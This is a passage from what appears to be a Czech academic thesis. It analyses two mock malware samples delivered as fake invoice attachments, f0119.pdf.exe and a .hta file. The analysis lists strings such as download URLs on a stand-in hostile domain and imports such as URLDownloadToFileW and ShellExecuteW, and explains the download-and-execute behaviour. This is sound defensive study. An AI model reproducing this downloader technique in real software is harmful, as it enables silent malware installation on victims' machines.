
Pro získání základní představy o tomto vzorku můžeme vycházet z fiktivního scénáře, který byl nastíněn již při popisu implementace tohoto malwaru: „Do e-mailové schránky uživatele byla doručena zpráva obsahující přílohu. V textu této e-mailové zprávy je uživatel upozorněn na údajně neuhrazenou fakturu za odebírané služby. Uživatel je dále vyzván k otevření souboru v příloze, ve které se má údajně nacházet faktura.“

Tabulka 2: Zadání prvního vzorku k analýze.


Identifikační číslo případu	1
Název souboru	f0119.pdf.exe
Velikost (v KiB)	24,50
Popis	Spustitelný soubor (přípona .exe)
Způsob získání (zajištění)	E-mailová zpráva obsahující podezřelou přílohu.

7.2.1 Průběh analýzy

Analýzu prvního vzorku jsem zahájil tím, že jsem si pomocí nástroje PPEE v modulu File Information nechal zobrazit vypočtené hashe vzorku (obr. 6), které poslouží pro jednoznačnou identifikaci tohoto vzorku. Hashe lze použít pro porovnání s jinými vzorky a pro dohledání dodatečných informací. Pro získání základních informací o spustitelném souboru jsem použil nástroj pestudio (obr. 7). Pomocí tohoto nástroje se podařilo zjistit, že vzorek je konzolovou aplikaci (subsystém Windows CUI), která je určená pro chod na 32-bitovém systému. Dále tento nástroj uvedl informaci, že kompilace spustitelného souboru proběhla dne 10. ledna 2019 v 11:22. Nástroj také detekoval signaturu, jenž je typická pro kompilátor Microsoft Visual C++.




Obrázek 6: Hashe prvního vzorku získané pomocí nástroje PPEE (modul File Information).



Obrázek 7: Základní informace o prvním vzorku získané z nástroje pestudio.

Následně jsem nechal provést hromadný antivirový sken vzorku u různých antivirových řešení. Pro tento účel jsem využil službu VirusTotal[60], která prověřila vzorek u 71 antivirových řešení. Vzorek označilo jako škodlivý 6 antivirových řešení (obr. 8). Na základě identifikovaných názvu nebylo možné jednoznačně určit povahu vzorku ani provést jeho zařazení do určité kategorie malwaru.




Obrázek 8: Výsledek antivirového skenu prvního vzorku u služby VirusTotal.

[60]Výsledek antivirového skenu prvního vzorku u služby VirusTotal je dostupný z `https://www.virustotal.com/#/file/1d881e8e7cf7432966f6944d1329bdc92f5ecfd4f4d47577740fe77687258834/detection`

V dalším kroku došlo na podrobnější prozkoumání obsahu spustitelného souboru tohoto vzorku. Nejprve jsem se věnoval sekcím, jejichž seznam jsem si nechal zobrazit v přehledné podobě pomocí nástroje pestudio. Spustitelný soubor obsahuje celkem pět sekcí a jejich pojmenování je standardní (obr. 9). Největší z nich je sekce obsahující zdroje programu (`.rsrc`). Pro prozkoumání obsahu této sekce jsem použil nástroj Resource Hacker (obr. 10). V této sekci se kromě souboru manifest nachází i soubor s ikonou aplikace, která svým vzhledem připomíná ikonu používanou pro dokumenty ve formátu PDF.

name	.text	.rdata	.data	.rsrc	.reloc
md5	9AF875D7210FE586...	719D9E4002CF3EEE...	4DB17D756EE56745...	AD19BA46FACD6C6...	1345ABC02F76F257...
file-ratio (95.92 %)	20.41 %	16.33 %	2.04 %	53.06 %	4.08 %
file-cave (1213 bytes)	5120 bytes	4096 bytes	512 bytes	13312 bytes	1024 bytes
entropy	6.319	4.375	1.776	7.763	4.221
raw-address	0x00000400	0x00001800	0x00002800	0x00002A00	0x00005E00
raw-size (24064 bytes)	0x00001400 (5120 b...	0x00001000 (4096 b...	0x00000200 (512 by...	0x00003400 (13312 b...	0x00000400 (1024 b...
virtual-address	0x00401000	0x00403000	0x00404000	0x00405000	0x00409000
virtual-size (23359 bytes)	0x0000138D (5005 b...	0x00000F26 (3878 b...	0x000003FC (1020 b...	0x00003268 (12904 b...	0x00000228 (552 by...
entry-point (0x00001852)	x	-	-	-	-
writable	-	-	x	-	-
executable	x	-	-	-	-
shareable	-	-	-	-	-
discardable	-	-	-	-	x
initialized-data	-	x	x	x	x
uninitialized-data	-	-	-	-	-
readable	x	x	x	x	x
self-modifying	-	-	-	-	-
blacklisted	-	-	-	-	-


Obrázek 9: Seznam sekcí prvního vzorku získaný pomocí nástroje pestudio.



Obrázek 10: Obsah sekce resources prvního vzorku.

Extrakce textových řetězců byla provedena pomocí nástroje PPEE (obr. 11). V prověřovaném vzorku se nacházely textové řetězce zakódované ve znakové sadě ASCII a Unicode. Pro objasnění funkcionality malwaru byla významnou především čtveřice textových řetězců v kódování Unicode. Jedná o dva textové řetězce definující názvy souborů a dva textové řetězce ve formátu URL adresy:

- `@f0119.pdf`
- `m.exe`
- `http://nebezpecnyweb.eu/dl/f`
- `http://nebezpecnyweb.eu/dl/m`




Obrázek 11: Extrakce textových řetězců z prvního vzorku pomocí nástroje PPEE.

Seznam importovaných knihoven a funkcí byl získán pomocí nástroje Dependecies. Vzorek importuje 54 funkcí z 11 knihoven (obr. 12). Při procházení jednotlivých položek tohoto seznamu pak zaujmou především tyto knihovny a funkce:

- `KERNEL32.dll` – funkce `GetConsoleWindow` a `GetTempPathW` (vzorek importuje ještě dalších 12 funkcí z této knihovny)
- `USER32.dll` – funkce `ShowWindow`
- `urlmon.dll` – funkce `URLDownloadToFileW`
- `SHELL32.dll` – funkce `ShellExecuteW`


Z těchto importovaných funkcí vyplývá, že vzorek manipuluje s oknem programu, zjišťuje cestu do adresáře určeného pro ukládání dočasných souborů. Dále vzorek využívá funkci, která umožňuje stahování souboru z internetu a jeho uložení na disk zařízení. Vzorek také využívá funkci pro vykonání specifikované akce, která se typicky používá pro spouštění jiných programů.

Dále jsou vzorkem importovány funkce z knihoven, které úzce souvisí s fungováním prostředí Microsoft Visual C++ Runtime. Jedná se o knihovny `VCRUNTIME140.dll`, `MSVCP140.dll` a zbývajících pět knihoven s prefixem `api-ms-win-crt` viz obr. 12.



Obrázek 12: Seznam importovaných knihoven a části funkcí prvního vzorku.

Následně jsem přešel k dynamické části analýzy. Vzorek jsem spustil ve vlastním testovacím prostředí, stejně tak využil jsem i služby, které provedou analýzu vzorku zcela automaticky. Na základě skutečností zjištěných při automatické analýze ohodnotilo prostředí Cuckoo Sandbox[61] vzorek známkou škodlivosti 1,6 z 10, což znamená, že vzorek vykazuje určité náznaky potenciálního škodlivého chování.



Obrázek 13: Diagram popisující běh prvního vzorku, který vygenerovala služba Any.Run. [70]


Služba Any.Run[62] pak poskytla komplexní zprávu popisující chování malwaru za běhu. Sou-

[61] Výsledek automatické analýzy prvního vzorku pomocí Cuckoo Sandbox je dostupný z `https://cuckoo.cert.ee/analysis/1024240/summary/`

[62] Výsledek automatické analýzy prvního vzorku pomocí služby Any.Run je dostupný z `https://app.any.run/tasks/a01d8bd5-5a70-4398-b6fe-c34d7deee229`

částí této zprávy je i diagram znázorňující aktivitu vzorku při běhu (obr. 13). Z tohoto diagramu lze získat poměrně jasnou představu o tom co vzorek dělá - stáhne a spustí dva soubory. Z tohoto důvodu jsem se nejdříve zaměřil na analýzu síťové komunikace vzorku.

Pro zachycení a následnou analýzu síťové aktivity jsem využil nástroj WireShark (obr. 14). Nejprve dochází k překladu doménového jména `nebezpecnyweb.eu` na IP adresu `89.221.213.12`. Podrobnější informace o této doméně jsem pokusil dohledat v databázi Whois[63] provozovanou organizaci EURid, což je správce domény s koncovkou EU. Doménové jméno bylo zaregistrováno dne 23. října 2018. Většina údajů o držiteli této domény byla skrytá, jediným viditelným údajem byla pouze e-mailová adresa. Dále byly uvedeny údaje o lokálním registrátorovi této domény. Vzorek odeslal na uvedené doménové jméno dva požadavky GET, čímž se pokouší o stažení souborů (`/dl/f` a `/dl/m`). Jde o shodné URL adresy, které se podařilo získat již při extrahování textových řetězců.




Obrázek 14: Záznam síťové aktivity prvního vzorku odesílajícího požadavky GET pro stažení souborů.

Po prověření síťové aktivity následovala analýza změn v systémovém registru a v souborovém systému. Pro zaznamenání těchto změn jsem využil nástroje RegShot a Noriben. Bylo zjištěno, že vzorek se nepokouší zajistit si svou perzistenci, ani nevytváří žádné jiné záznamy do systémového registru. Stejně tak vzorek nevytvořil žádné nové adresáře ani se nepokusil odstranit žádné soubory. Vzorek stáhl dva soubory a uložil je do adresáře určeného pro umístění dočasných souborů (`C:\Users\<User>\AppData\Local\Temp`). Následně tyto soubory spustil. Jedním ze stažených souborů je dokument ve formátu PDF, pojmenovaný jako `f0119.pdf`, s fiktivní faktu-

[63] Databáze Whois pro domény EU je dostupná z `https://whois.eurid.eu`

rou, která byla přislíbená v e-mailové zprávě. Druhým staženým souborem je spustitelný soubor s názvem `m.exe`. Tento soubor je podrobněji rozebírán v kapitole 7.4.



Obrázek 15: Jeden ze stažených souborů. Soubor f0119.pdf obsahující fakturu.

7.2.2 Shrnutí průběhu analýzy a zjištěných poznatků

Vzorek byl podroben statické i dynamické analýze, při které bylo zjištěno, že se jedná o druh malwaru zvaný downloader (zajišťuje stažení a spuštění dalšího malwaru). Vzorek provedl stažení dvou souborů - dokumentu ve formátu PDF a spustitelného souboru. Spuštění vzorku doprovázel krátký vizuální efekt v podobě probliknutí okna s příkazovou řádkou. Následně se zobrazil stažený dokument s fakturou. Na pozadí pak proběhlo stažení a spuštění spustitelného souboru. Vzorek během pozorování nevykonal žádné další změny či jiné zásahy do systému.

7.3 Analýza druhého vzorku


Pro tento vzorek platí obdobný fiktivní scénář jako to bylo v předchozím případě. To znamená, že vzorek byl doručen v příloze e-mailové zprávy, která upozorňuje na neuhrazenou fakturu za odebírané služby. V textu zprávy je uživatel vybízen ke stažení a otevření souboru z přílohy.

Tabulka 3: Zadání druhého vzorku k analýze.

Identifikační číslo případu	2
Název souboru	f0119.pdf.hta
Velikost (v KiB)	1,74
Popis vzorku	Soubor s příponou .hta
Způsob získání (zajištění)	Doručeno v příloze v e-mailové zprávy


7.3.1 Průběh analýzy

Analýzu druhého vzorku jsem zahájil tím, že jsem nechal načíst soubor `f01119.pdf.hta` v nástroji PPEE. Využil jsem především modul File Information, který mi poskytl vypočtené hashe tohoto vzorku (obr. 16). Dále tento nástroj zobrazil vybrané informace, které vychází z atributů souboru tohoto vzorku. Například údaj, že vzorek byl vytvořen 10. ledna 2019.



Obrázek 16: Hashe druhého vzorku získané pomocí nástroje PPEE (modul File Information).

Následně byl vzorek podroben antivirové kontrole pomocí služby VirusTotal[64]. Vzorek byl prověřen u padesáti osmi antivirových řešení (obr. 17). Jako škodlivý ho detekovala čtveřice antivirových řešení (Kaspersky, Symantec, Qihoo-360 a ZoneAlarm). Ve třech případech byl tento vzorek rozpoznán jako malware z kategorie Downloader.



Obrázek 17: Výsledek antivirového skenu druhého vzorku u služby VirusTotal.

[64]Výsledek antivirového skenu druhého vzorku u služby VirusTotal je dostupný z `https://www.virustotal.com/#/file/0dbb9f40effeb5baf50a850eab5177b565b02636e0f89f3437ad6749eb8a2273/detection`


V dalším kroku jsem zaměřil na prověření obsahu vzorku. Již podle použité přípony „`.hta`“ lze zcela jednoznačně určit, že se nejedná o klasicky spustitelný soubor. Tato přípona je přidělená pro aplikace, které jsou postavené na technologii HTML Application. Specifikem těchto aplikací je to, že výsledné aplikace nejsou kompilované. Vyvíjí se totiž pomocí značkovacího jazyka HTML a několika skriptovacích jazyků. Díky této skutečnosti máme k dispozici kompletní zdrojový kód tohoto vzorku a jeho obsah si můžeme nechat zobrazit v libovolném textovém editoru.

